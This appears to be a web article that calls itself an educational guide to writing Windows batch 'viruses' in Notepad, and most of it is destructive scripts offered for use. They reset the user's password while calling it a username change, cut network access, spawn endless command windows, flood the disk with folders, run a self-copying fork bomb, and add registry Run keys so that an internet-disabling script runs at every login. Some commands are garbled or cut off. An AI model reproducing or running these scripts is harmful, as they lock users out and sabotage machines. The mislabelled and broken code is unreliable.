How to Create .BAT Script: Educational Guide to Block Notes
Learn how .BAT files and CMD commands work with this educational guide. Learn how to test scripts with the Note Block in a totally secure way.
Welcome to this technical guide where we will analyze how Windows’s simple Note Block (Notepad) can be used to write scripts that alter system functioning. Below, I will show you the code to create these “viruses” (which are technically Batch files), for pure test purposes and cybersecurity education. Before you start, I ask you to carefully read some important recommendations.
I assume no responsibility for using the codes in this article. The only purpose of this guide is informative and educational. All the consequences caused by improper execution of these scripts on your system will be your sole responsibility.
All the scripts shown must be saved with the .bat extension. When using the Notepad, make sure to select “All files” in the save menu and name the document, for example, as “virus.bat”. To learn more about the operation of these executables, see the official documentation of Windows commands.
Change the local username #
@echo off
net user %username% InShadow
Force system time at 00:00 #
@echo off
time 00:00
Disable internet connection #
ipconfig /release
if ERRORLEVEL1 ipconfig /release_all
Create an endless Loop of the Command Prompt #
The start command is interpreted by the operating system to start a new instance of the Command Prompt. Programming a cycle (loop) that repeatedly executes the Start instruction, you can saturate the RAM memory and lock your PC due to windows that open uninterruptedly.
: infinitedos
 @start
 @echo addio…
 @start
 @Goto infinitedos
Permanently disable the internet (change registry) #
echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v WINDOWsAPI /t reg_sz /dc:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v CONTROLexit /t reg_sz /dc:windowswimn32.bat /f
echo Sei stato hackerato!
PAUSE
How to generate 1,000 folders in seconds #
@echo off
:top
md %random%
GOTO top
Provoke a system Crash in 3 seconds (Fork Bomb) #
for /l %%i in (1,1,10000) do (
 md %%i
 cd %%i
 copy "..\bat.bat"
 for /l %%i in (1,1,5) do (
  start bat.bat
 )
 cd..
 for /l %%i in (1,1,5) do (
  echo %random% %random% %random% %random% %random% %random% %random% %random% %random%
Frequently Asked Questions (FAQ) about Batch and CMD files #
What is a .BAT file and what exactly is it for? #
A .BAT file (Batch abbreviation) is a text document containing a sequence of instructions. When initiated, the command line interpreter of Windows (CMD) reads and Run these commands in sequence automating boring operations or, as shown in this guide, simulating aggressive behavior for testing purposes.
Are you sure to test these scripts on my main computer? #

Absolutely not. To preserve the cybersecurity of your data, it is strongly recommended to run and test scripts that alter registry keys or network connections exclusively within a Virtual Machine (Virtual Machine) protected and isolated from the main operating system.
Can I use these codes to learn the basics of programming? #
Of course. Approaching the use of the Note Block to write simple .BAT files is one of the best propedeutic exercises to understand the logic of cycles (loop), environment variables and direct interaction with the administrative foundations of the Windows operating system.